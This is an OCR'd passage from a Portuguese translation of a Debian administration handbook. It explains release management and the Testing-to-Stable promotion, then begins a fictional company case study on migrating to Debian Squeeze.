
COMUNIDADE O Gerente de Lançamento

Gerente de lançamento é um título importante, associado com grandes responsabilidades. O portador deste título deve ter, de fato, de gerenciar a liberação de uma nova versão estável do Debian, definir o processo de de desenvolvimento do Debian Teste até que ele atenda aos critérios de qualidade para Estável. Eles também definir um cronograma preliminar (nem sempre seguido).

Nós também temos Gerentes de versão estável (Stable Release Managers), muitas vezes abreviado SRM, que gerenciam e selecionam as atualizações para a atual versão estável do Debian. Eles sistematicamente incluem patches de segurança e examinam todas outras propostas de inclusão, numa base caso a caso, enviados por desenvolvedores da Debian ansiosos para atualizar seu pacote na versão estável.


1.5.4. A Promoção de Teste para Estável

Vamos supor que o nosso pacote está agora incluído no Teste . Embora tenha

espaço para melhorias, o mantenedor do mesmo deve continuar a melhorá-lo e reiniciar o processo de Instável (mas a sua inclusão posterior no Teste é geralmente mais rápido: Se ele não se alterou significativamente, todas suas dependências já estão disponíveis). Quando se atinge a perfeição, o mantenedor tenha concluído seu trabalho. O próximo passo é a inclusão na distribuição Estável , que é, na realidade, uma simples cópia de Teste em um momento escolhido pelo gerente de lançamento. Idealmente, esta decisão é tomada quando o instalador está pronto, e quando nenhum programa em Teste tem todos os bugs críticos conhecidos .

Como esse momento nunca chega verdadeiramente, na prática, o Debian deve se comprometer a: remover pacotes cujo mantenedor não tiver corrigido bugs a tempo, ou concorda em publicar uma distribuição com alguns bugs nos milhares de programas. O Gerente de lançamento vai previamente anunciar um período de congelamento, durante o qual cada atualização para Teste deve ser aprovado. O objetivo aqui é evitar qualquer nova versão (e seus novos bugs), e só aprovar as atualizações com correção de bugs.

Figure 1.3. Caminho de um pacote através das várias versões Debian



VOCABULÁRIO Freeze: a casa arrumada

Durante o período de congelamento, o desenvolvimento do Teste é bloqueado; nenhuma atualização mais recente é permitida. Apenas os gerentes de lançamento são, então, autorizado a alterar , de acordo com seus próprios critérios. O objetivo é prevenir o aparecimento de novos bugs através da introdução de novas versões; apenas atualizações minuciosamente examinadas são autorizadas quando corrigir bugs significativos.

Após o lançamento de uma nova versão estável, o gerente da distribuição estável gerencia todo o desenvolvimento posterior (chamado de "revisões", ex: 5.0.1, 5.0.2, 5.0.3 para a versão 5.0). Essas atualizações


incluem sistematicamente todos os patches de segurança. Eles também incluem as correções mais importantes (o mantenedor de um pacote deve comprovar a gravidade do problema que deseja corrigir a fim de ter suas atualizações incluídas).

Fim da viagem: Nosso pacote hipotético agora está incluído na distribuição estável. Esta viagem, não sem dificuldades, explica os atrasos significativos que separam os lançamentos do Debian . Isso contribui, sobretudo, para sua reputação de qualidade. Além disso, a maioria dos utilizadores é satisfeita usando uma das três distribuições simultaneamente

disponíveis. O sistema de administradores, preocupado acima de tudo, para a estabilidade de seus servidores, desdenha da última versão do GNOME, pois eles podem escolher o Debian estável , e eles serão saciados. Os usuários finais, mais interessados nas versões mais recentes do GNOME ou KDE do que em sólida estabilidade, encontrará o Debian Teste para ter um bom compromisso entre a ausência de problemas graves e relativamente , os softwares mais atuais . Finalmente, os desenvolvedores e usuários mais experientes podem desbravar a trilha, testando todos os últimos desenvolvimentos no Debian Instável direto da passagem, correndo o risco de

sofrer as dores de cabeça e erros inerentes a qualquer nova versão de um programa. Cada um com seu Debian !

Figure 1.4. Trilha Cronológica de um pacote de programas do Debian


Time axis
release of a new version
Upstream Author
Autobuilders
alpha
sparc
...
powerpc
packaging and update
Debian Developer (maintainer)
source package
source package
upload to the Debian server
i386 binary package built by the maintainer
binary packages alpha, sparc, powerpc
Unstable
Automatic migration under conditions
Testing
Testing is promoted "stable" by the "Release Managers"
Stable
ftp-master.debian.org hosts all distributions and all the original Debian packages.
ftp.debian.org
Debian mirrors updated every 6 hours
apt-get install gnome
End user
Time axis

CULTURA GNOME and KDE, ambientes gráficos de desktop

GNOME (GNU _Network Object Model Environment) e KDE (K Desktop Environment) são os dois mais populares ambientes gráficos de desktop no mundo do software livre . Um ambiente de desktop é um conjunto de programas agrupados para permitir o fácil gerenciamento das operações mais comuns através de uma interface gráfica. Eles geralmente incluem um gerenciador de arquivos, suíte de escritório, navegador web, programa de e-mail, acessórios multimídia, etc. A diferença mais visível reside na escolha da biblioteca gráfica utilizada: GNOME escolheu GTK + (software livre licenciado sob a LGPL), KDE selecionou Qt (de uma empresa, a Trolltech, que

lançou-o sob a licença GPL).

→ http://www.gnome.org/

→ http://www.kde.org/

Chapter 2. Apresen o Caso de Estudo

Você é o administrador de sistemas de um pequeno negócio crescente. Em colaboração com seus diretores, você vem para redefinir o plano mestre de informação para o próximo ano, e você escolheu migrar progressivamente para o Debian por razões tanto práticas quanto econômicas. Vamos olhar com mais detalhes o que espera por você...

Nós imaginamos esse estudo de caso que se aproxima a todos os sistemas modernos que atualmente são usados

em médias empresas. Após ler este livro, você terá todos os elementos necessários para instalar o Debian nos seus servidores e voar com suas própriasas. Você também aprenderá como buscar informações nos momentos de dificuldades.

2.1. Crescimento Rápidos das Necessidades de TI

Falcorp é uma fabricante de

equipamentos de áudio de alta qualidade. A companhia está crescendo fortemente, e têm duas fábricas, uma em Saint-Étienne, e outra em Pau. A primeira têm por volta de 150 funcionários; e hospeda uma fábrica que produz alto-falantes, um laboratório de design, e todo o escritório administrativo. A fábrica de Pau, que é menor, e somente possui 50 funcionários, e produz amplificadores.

***NOTA* Companhia fictícia criada para o estudo de caso**

A companhia, Falcot Corp, estudada aqui, é completamente fictícia. Qualquer semelhança com uma companhia existente é puramente coincidência.

Igualmente, certos exemplos dados neste livro também podem ser fictícios.

O sistema de computadores tem tido dificuldades de se manter junto ao crescimento da empresa, então agora eles estão determinados a completamente redefini-lo para se enquadrar nas metas estabelecidas pela gerência:

- moderna, uma infraestrutura facilmente escalável;
- redução de custos de licenças graças ao uso de programas Open Source (Código Aberto);
- instalação de um comercio eletrônico, possivelmente B2B

(negócio para negócio, i.e. conectando sistemas de informação entre diferentes empresas, como fornecedores e seus clientes);
- melhoria significativa na segurança para melhor proteger segredos industriais relacionados a seus novos produtos.


Ressaltando esse objetivos, todo o sistema de informação deve ser reformulado.

2.2. Plano Mestre

Com a sua colaboração, a gerência de TI conduziu um estudo ligeiramente mais intenso, identificando algumas restrições e definindo um plano de migração para o sistema Open Source (Código Aberto) escolhido, Debian.

Uma restrição significativa identificada é o departamento de contas que usa um software específico, que somente funcionada no Microsoft Windows™. O laboratório, por sua vez, usa um programa para desenho que somente funciona no MacOS X™.

Figure 2.1. Visão global da rede da Falcot Corp



A mudança para o Debian será gradual; um negócio pequeno, com meios limitados, não pode mudar tudo do dia para a noite. Para começar, o pessoal de TI precisa ser treinado em

administração do Debian. Os servidores precisam ser convertidos, começando pela infraestrutura (roteadores, firewall, etc.) seguidos pelos serviços ao usuário (compartilhamento de arquivos, Internet, SMTP, etc.). Então os computadores do escritório serão gradualmente migrados para Debian, para cada departamento ser treinado (internamente) durante o desenvolvimento do novo sistema.

2.3. Por que uma Distribuição GNU/Linux?

Volta ao Básico Linux ou GNU/Linux?

Linux, como você já deve saber, é somente um kernel. A expressão, "distribuição Linux" e "sistema Linux" é, portanto, incorreta: elas são, em realidade, distribuições ou sistemas *baseadas no* Linux. Estas expressões falham ao não mencionar os programas que sempre completam este kernel, entre eles os programas desenvolvidos pelo Projeto GNU. Dr. Richard Stallman,

fundador deste projeto, insiste que a expressão "GNU/Linux" seja sistematicamente usada, de maneira a melhor reconhecer a importância das contribuições feitas pelo projeto GNU e seus princípios de liberdade nos quais foram fundados.

O Debian escolheu seguir essa recomendação, e, portanto, nomeou sua distribuição adequadamente (portando, o último lançamento estável é o Debian GNU/Linux 6.0).

Diversos fatores ditaram essa escolha. O administrador do sistema, que possui familiaridade com a distribuição, assegurou que a mesma estaria listada como candidata na revisão do sistema

de computadores. Dificuldades econômicas e competição feroz tem limitado o orçamento para esta operação, apesar da sua importância crítica para o futuro da empresa. Este é o motivo ao qual soluções Open Source (Código Aberto) foram rapidamente escolhidas: diversos estudos recentes indicam que estes são menos caros do que as soluções proprietárias e com relação a qualidade do serviço é igual ou melhor, desde que pessoal qualificadas para operá-los estejam disponíveis.

NA PRÁTICA **Custo total da posse (TCO - Total cost of ownership)**

O Custo Total da Posse (TCO) é o total de dinheiro gasto com a posse ou aquisição de um item, neste caso referindo-se ao sistema operacional. Este preço incluí qualquer custo de licença, custo de treinamento de pessoas para trabalhar com o novo programa, a substituição das máquinas que são muito lentas, reparos adicionais, etc. Tudo decorrente diretamente da escolha inicial é levado em consideração.

Este TCO, o qual varia de acordo com o critérios escolhidos na avaliação da mesma, é raramente significativo, em si. Contudo, é muito interessante comparar o TCO calculado de acordo com as mesmas regras. Este quadro de avaliação, portanto, é de suprema importância, e é fácil de manipular em ordem para desenhar uma conclusão predefinida.

Portanto, o TCO para uma única máquina não faz sentido, desde que o custo do administrador também é refletido no número total de máquina que ele administra, um número que obviamente depende do sistema operacional e das ferramentas propostas.

Entre os sistemas operacionais livres, o departamento de TI olhou para os sistemas BSD (OpenBSD, FreeBSD, e NetBSD), GNU Hurd, e distribuições Linux. GNU Hurd, o qual não lançou nenhuma versão estável, foi rejeitado imediatamente. A escolha é simplesmente entre BSD e Linux. O primeiro têm muitos méritos, especialmente em servidores.

Pragmatismo indica, entretanto, a escolha do sistema Linux já que, que a base instalada e a popularidade são ambos muito significativos e têm inúmeras consequências positivas. Consequente de sua popularidade, é mais fácil encontrar pessoas qualificadas para administrar máquinas Linux do que técnicos com experiência em BSD. Além disso, Linux se adapta mais rapidamente a novos hardwares do que os BSD (embora eles frequentemente fiquem pescoço a pescoço nessa corrida). Finalmente, as distribuições Linux são frequentemente mais adaptadas a interfaces gráficas amigáveis, indispensáveis aos novatos durante a migração de todas máquinas

do escritório para o novo sistema.

ALTERNATIVA Debian GNU/kFreeBSD

Desde do Debian Squeeze, é possível usar o Debian com o kernel do FreeBSD em computadores 32 e 64 bits; isto é o que as arquiteturas, `kfreebsd-i386` e `kfreebsd-amd64` significam. Enquanto estas arquiteturas são marcadas como "experimentais" (Prévia da Tecnologia), já 70 a 80% dos programas empacotados para o Debian estão disponíveis para o mesmo.

Estas arquiteturas podem ser apropriadas para serem escolhidas pelos administradores da Falcot Corp, especialmente para o firewall (o kernel suporta três tipos de firewall: IPF, IPFW, PF) ou para um NAS (sistema de

armazenamento por rede, para o qual o sistema de arquivos ZFS foi testado e aprovado).

2.4. Por que a Distribuição Debian?

Uma vez que o Linux foi endossado, uma opção mais específica deve ser feita. Novamente, os critérios a serem considerados são abundantes. A distribuição escolhida deve poder operar durante muitos anos, já que a migração de um para o outro implicaria custos adicionais (muito embora menores do que a migração entre dois sistemas operacionais completamente diferentes, como Windows ou Mac

OS).

Sustentabilidade é, portanto, essencial, e deve garantir atualizações regulares e patches de segurança durante muitos anos. O tempo de atualização também é significativo, já que, com tantas máquinas para administrar, Falcot Corp não pode manejar essa operação complexa muito frequentemente. O departamento de TI, entretanto, insiste em rodar a última versão estável da distribuição, beneficiando-se assim de uma assistência técnica melhor, e garantindo patches de segurança. Na realidade, atualizações de segurança geralmente apenas são garantidos por um tempo limitado em distribuições

mais antigas.

Finalmente, por razões de hegemonia e facilidade de administração, a mesma distribuição deve rodar em todos os servidores (alguns dos quais são máquinas Sparc, atualmente rodando Solaris) e computadores do escritório.

2.4.1. Distribuições Dirigidas Comercialmente e por uma Comunidade

Há duas principais categorias de

distribuições Linux: dirigidas por uma empresa ou por uma comunidade. A primeira, desenvolvidas por companhias, são vendidas com serviço comercial de suporte. A última é desenvolvida de acordo com o mesmo modelo aberto assim como os programas livres pelos quais é composta.

Uma distribuição comercial terá, portanto, uma tendência a lançar versões mais frequentemente, afim de enfatizar atualizações e serviços associados. Seu futuro é diretamente associado ao sucesso comercial da companhia, e muitas já desapareceram (Caldera Linux, StormLinux, etc.).

Uma distribuição comunitária não segue nenhum calendário a não ser o seu próprio. Como o kernel do Linux, novas versões são lançadas quando estão estáveis, nunca antes. Sua sobrevivência é garantida, enquanto houver desenvolvedores ou companhias para suportá-la.

Uma comparação de diversas distribuições Linux levou a escolha do Debian por diversos motivos:

- É uma distribuição comunitária, com o desenvolvimento garantido independentemente de qualquer restrição comercial; seus objetivos são, portanto, essencialmente de

natureza técnica, que parecem favorecer a qualidade geral do produto.

- De todas distribuições comunitárias, é a mais significativa de qualquer perspectiva: em números de contribuidores, número de pacotes de programas disponíveis, e anos de existência continua. O tamanho de sua comunidade é testemunha incontestável de sua continuidade.
- Estaticamente, novas versões são lançadas a cada 18 a 24 meses, um planejamento que é agradável aos administradores.
- Uma pesquisa feitas com diversas companhias Francesas

especializadas em programas livres mostrou que todas elas provêm assistência ao Debian; é também, para muitos deles, a sua distribuição escolhida, internalmente. Esta diversidade de provedores potenciais é um trunfo importante para a independência da Falcot Corp.

- Finalmente, Debian está disponível em diversas arquiteturas, incluindo Sparc; o que irá; portanto, possível de instalar em diversos servidores Sun da Falcot Corp.

Uma vez o Debian sendo escolhido, a questão de qual versão a ser usada deve

ser decidida. Vamos ver por que os administradores escolheram o Debian Squeeze.

2.5. Por que Debian Squeeze?

Neste momento desta escrita, o Debian Squeeze ainda está marcado como distribuição “Testing” , mas agora, enquanto você está lendo, ela será a versão “Stable” do Debian. Está também é a razão pela qual falamos de "Debian Squeeze", ao invés de "Debian 6.0", já que o número da versão não é usado antes do seu lançamento.

Você deve ter notado algumas pequenas diferenças entre o que está escrito aqui e o que é observado na

prática, embora tenhamos limitado essas discrep6ancias o máximo possível.

PARTICIPE

Não hesite em nos indicar qualquer erro por e-mail; você pode encontrar Raphaël em <hertzog@debian.org>, e Roland em <lolando@debian.org>.

A escolha do Debian Squeeze é bem justificada e baseado em fatores que qualquer administrador preocupado com a qualidade dos seus servidores irá naturalmente gravitar ao redor da versão estável do Debian. Além disso, está distribuição introduz inúmeras

mudanças interessantes: suporte a última tecnologia de virtualização (KVM), configuração simplificada do PAM, melhoria no instalador suportando BTRFS, todas trazendo melhorias que diretamente afetam os administradores.

Chapter 3. Analisar a Configuração Existente e Migrando

Qualquer revisão de sistema computacional deve levar em consideração o sistema existente. Isto permite a reutilização de recursos disponíveis o máximo possível e garante a interoperabilidade de vários elementos que compreendem o sistema. Este estudo irá introduzir uma estrutura genérica a ser seguida em

qualquer migração de uma infraestrutura computacional para Linux.

3.1. Coexistência em Ambientes Heterogêneos

Debian integra muito bem em todos os tipos de ambientes existentes e joga muito bem com qualquer outro sistema operacional. Esta quase-perfeita harmonia vem de uma pressão de mercado que demanda que os editores de software desenvolvam programas

que sigam padrões. Conformidades com padrões permitem que administradores troquem programas: clientes ou servidores, sendo livres ou não.

3.1.1. Integração com Máquinas Windows

O suporte a SMB/CIFS do Samba garante excelente comunicação em um contexto Windows. Ele compartilha arquivos e filas de impressão com clientes Windows e inclui software que permite a uma máquina Linux utilizar recursos disponíveis em um servidor

